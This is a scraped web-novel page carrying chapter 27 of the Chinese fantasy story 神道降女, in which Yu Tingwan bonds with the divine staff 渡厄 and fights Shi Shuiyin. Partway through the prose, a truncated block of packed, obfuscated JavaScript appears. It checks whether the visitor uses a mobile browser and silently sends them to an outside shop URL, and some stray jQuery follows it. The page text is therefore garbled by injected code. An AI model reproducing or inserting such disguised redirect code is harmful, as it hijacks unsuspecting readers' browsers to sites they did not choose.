文趣网 > 其他小说 > 神道降女 > 27.神器渡厄
    听师水音的意思,她认为这些金字圣光,都是百炼生留下来的防御机制。

    可虞听晚不这么认为。

    他若真的有这般本事,何至于被师水音一剑贯穿心脏?

    那些圣光,分明是…神族的力量。

    她茫然地盯着那根玉棍,一瞬间脑中思绪万千。青衣仙子告诉过她,她是神道封闭后,下界唯一的神官。

    那眼前的这把神器,又是哪位上神遗落的呢?

    这些金光对她没有压制,她轻而易举地便走了过去,在两人惊诧的目光下,靠近了那方石台。

    她离它愈来愈近了,那根通透的玉棍袒露在她眼前。

    淡蓝色的光芒散发着缕缕温和清气 ,玉棍的两端纂刻了些云纹。棍身上有着一排规律的孔洞,意味着它也可以缩变成玉笛的状态。

    百炼生的清商绕玉棍,完全是仿制的面前这根,可惜远比不上神器的威武。

    她伸手欲要拿起它,面前却倏地出现了一行金字。

    她眼神微怔,随即语速低缓,将眼前的字一一念了出来。

    “渡尽世间厄,方成无上道…”

    “你叫渡厄?”她瞳孔微缩。

    不知道为什么,这两个字蓦地在她心底浮现。

    面前的神器闪烁了一道光芒,似是在回应她的话。

    师水音震惊地看着她,来不及过多思考,见她要伸手拿走玉棍,连忙喝斥:“混账!给我放下!!”

    “不是你的东西,你最好不要肖想,否则天涯海角,也有人将你追杀到底——”

    虞听晚:……好强的威胁

    怎么不早点儿说,她已经拿了啊喂!

    她握着手中那根玉棍,转身后面露难色地看向师水音。

    所有的防御机制悉数散去,金字圣光围绕着她,卷起阵阵风流,吹拂着她的发丝和裙摆,温润着她的灵魂。

    那抹金色最终蹿入她的眉心,与她的灵魂相融合。

    渡厄,已经彻底认她为主了。

    地上被压趴的两人,僵硬沉重的肌肉渐渐恢复。方才被切断感应的灵力,也在一点一点重回掌控。

    师水音站起身,一双凤眼审视地盯着她。抬手间挥去一道术法,摘掉了她的面具。银制面具“哐当”一声落地,露出了那张尚且青涩的脸庞。线条流畅的鹅蛋脸,和珠玉生辉般的双眸。

    世事还未在她的脸上碾过留痕,所以她的每一个眼神,每一个神态,都显得无比青涩,充满生气。

    她并不抵母亲的绝色姝容,唯一遗传到师雪凝的,只是眉目间的三分神韵。

    被迫褪去伪装后,她眼神轻颤,紧张地同眼前的紫衣妇人对视。

    坦白地说,她是有些害怕师水音的。幼年那一面留给她的,全是心理阴影。

    师水音没认出她是谁,眉头紧蹙道:“又是一个没名头的。”

    她只是觉得这人的眉目有些熟悉,在这样的场合下,远远不会想到她是姐姐的孩子。

    江菱冷哼一声,反唇讥笑道:“总说旁人没名气,就没想过——是不是自己太老了?”

    女人最忌讳的就是被人说老,何况是在两个韶华少女面前。师水音闻言神情顿变,眼神狠辣地瞪着她:

    “小东西,找死!!”江菱一向嘴毒,迟早要在自己的性子上吃亏。就比如现在,明明她是不敌轻光道人师水音的,却还是出言嘲讽,吸引了她全部的怒火。

    刚刚恢复的她接招有些吃力,很快便被师水音点穴封住了灵脉,只能轻功闪避。

    虞听晚拿着手中的渡厄有些局促,想要上前帮忙,却只能愣在原地。

    神器在手有什么用?

    她根本就不会使啊!!

    眼看师水音的剑,已经逼近被卸了力的江菱,虞听晚不管不顾地一棍子甩了过去。

    渡厄顺着她的力道,在空中几经翻滚,即将碰到师水音的衣诀时,“哐啷”一声被她转身回剑挡住。

    神器就在眼前,她直接伸手握住了玉棍,再施下一道封印术,企图用术法困住它。身后的江菱见状无语了,翻了个白眼。不用想也知道,她骂的很脏。

    虞听晚丝毫不慌地叫了一声:

    “渡厄!!”

    师水音手中的玉棍顿时如烟雾般消散,渡厄随即重新浮现在虞听晚的身前。

    两人眼神愕然地看着她,都没料到会是这种结果。

    化烟消散…又重聚…??

    她眉头微扬,有些得意得笑了 。

    这可是神器,自是不同于凡间俗物。

    认主也并非简单的认主,而是和她的灵魂相融,化成了她的一部分。

    连接她和渡厄的,是不受任何术法拘束的魂灵之息。

    除非她的灵魂消散,还于天地。否则即便万道术法加身,它也只会听从她一个人的召唤和驱使。

    师水音对于江菱的怒气,远抵不上此刻看向虞听晚的震惊。

    护法交给她的任务,是为即将苏醒的邪神大人,献上神器渡厄。

    可眼下看来,不杀了面前这个小丫头片子,她是无论如何都带不走神器的。

    “你到底…是什么人?”她缓步朝她走近,一双凤眸里尽是凛冽的杀意。

    身后的江菱被她用屏蔽术隔开,她将重心全部放在了面前的虞听晚身上。

    她忽地咧嘴笑了,眼里的杀意削减了几分,取而代之的是好奇。

    她提剑指着她,笑道:“要么跟我走,要么死在这儿。”

    跟她走?

    那不就进了邪道的老巢了吗?!眼下她实力尚弱,身上也没有神格,绝对不敢踏入无尽海半步。

    她攥紧了手中的渡厄,却也知道这把新得的兵器还不趁手,抵不过旁人修炼多年的剑法。

    没关系,她还能施法。至于灵气…就抽谢珩的吧…

    她和谢珩结契之后,还未来得及解契,眼下正是派上用场了。

    “小丫头,我最讨厌等了。你要是再不说话,我就划花你的脸,让你慢慢想…”她阴森森道。

    虞听晚闻言睫毛轻颤,讪讪地笑着同她斡旋,另一只手背在身后,捏契引灵。

    “我说姐姐,这种生死攸关的事情,你总得让人多考虑一下嘛。”

    她笑得人畜无害,发髻上的珠玉轻晃,仿佛只是个不谙世事的千金小姐。一口一个姐姐,哄的师水音也削了两分怒气。

    她现在对这小丫头,越来越感兴趣了。

    不止是她,她相信,邪殿那群人若是知道渡厄认主,绝对会比她更加好奇面前这个小丫头。

    她得将人带回去,查明一切。

    魂契生效后,她的指尖顿时生出了许多亮光。点点灵光蹿入体内,她的灵脉像是被点燃了一般,闪着蓝色灵光。

    而远处正在寻她的谢珩,他的灵脉也蓦地亮起了光芒。灵力被一点点剥离,属于对方的魂息出现并安抚着他。

    他明白,虞听晚一定是遇到了什么危险。于是顺着这点儿感应,继续寻找着。

    “你在做什么?!”师水音眉头紧蹙地斥道。

    她已然察觉到了不对劲,提剑向她冲杀过去。

    虞听晚还是将玉棍一甩,拦下她的动作,随即立刻双手捏诀,施了屏蔽术。

    35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(newRegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|15968231|176582||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    >“渡厄!”她又叫了一次。

    渡厄再次化烟消散,重现在她身前。

    师水音怒道:“你没完了是吧?!”

    她如今唯一会的,就只是扔棍子再唤回。这实在有些侮辱人,还不抵酣畅淋漓地打一架。

    师水音奋力攻击着她幻化的屏障,每一击都是致命击,却抵不住谢珩源源不断的灵气补充。

    她突然有些害怕,不会就这么把谢珩的灵气抽干吧?。

    器灵大概感应到了她的无措,一道清冽的声音,突然在她脑海中响起。

    渡厄:“你…没学过棍法?”

    虞听晚诚实道:“没有。”

    渡厄:“那音笛呢?”

    “……”

    虞听晚:“也没有。”

    渡厄闻言有些郁闷了。

    它觉得自己应该是沉睡了太久睡傻了!这次认主认得也太草率了!!

    明明知道前人已经灵魂消散,还于天地,是万不可能有什么转世的。

    却还是因为感应到她身上,那点微弱的熟悉的气息,而认她作主。

    罢了罢了,已经发生的就是命数安排好的。既然命运将她们绑在了一起,那就看看,到底是一场捉弄,还是冥冥之中的因果吧。

    渡厄:“棍法和音笛,你现在立马选一个更能接受的。”

    虞听晚汗颜,摸了摸耳朵,有些心虚道:“那就棍法吧,好歹我会扔嘛。”

    渡厄:……

    天知道它作为神器,被人这么毫无技巧地扔出去时,有多么丢脸?!

    作为器灵,它竟然也体会到了心累是什么感觉。

    在她话毕之后,眉心的金光流转。她双目失神,脑海中被投入了一段影像。

    画面中的人是谁她看不清楚,柔光模糊掉了那人的长相。

    只知道是一个仙姿玉立的女子,她静静地站立着,耳畔青丝随着落花一同飘遥。身上的气质淡雅出尘,如清风拂面,似明月照夜。

    她手持玉棍,衣诀翻飞间,轻盈有力地打出了一招一式。

    手中玉棍挥出的那一刻,周围的一切风波静止,漫天花叶纷纷停滞不得落。再一击,风波重舞,为她所用,漫天花叶在一瞬之间消散成尘。

    最后,女子背手竖棍侧立,偏眸瞧向她的那一瞬,倩影随风而散。

    “她是谁?”虞听晚眼神一亮,简直要被帅飞了。

    这招势力强悍,持棍人出棍的动作却带着几分随性。给她演示时,以落花飞叶为例,场面恢宏浪漫又极具观赏性,刚刚好俘获她这种小女孩的心。

    渡厄骄傲地哼了一声,“这是我的第一任主人,天翎宗大师姐楼明月。天洧三年,飞升成仙,世称玉衡仙子。”

    “你学的这套棍法,叫清风明月。是她未飞升前,自创的一套棍法。”

    渡厄原本只是凡间一把普通的玉棍,是楼明月飞升上仙,让它也跟着沾光。来到九重阙后,经过雾绡仙子重塑,才成了后来棍笛两契的神器渡厄。

    虞听晚没听过这位仙子的名讳,想来神族人多,一两个她不识得也正常。

    只是玄门总共五百二十宗,她从未听说过有天翎宗这个宗门。

    渡厄叹了一声,道:“那已经是一千五百年前了,如今自是没有。那是邪神未觉醒前,道玄最为鼎盛的时代。”

    她和渡厄心魂相通,两人在识海中用意念对话,即使不说出口,也能读懂对方的所思所想。

    虞听晚不知道的是,因为封闭神道遭到反噬,陷入短暂沉睡的邪神,曾经是天翎宗的外门弟子,也算是楼明月的师弟。

    然而他觉醒后,第一个屠灭的就是天翎宗。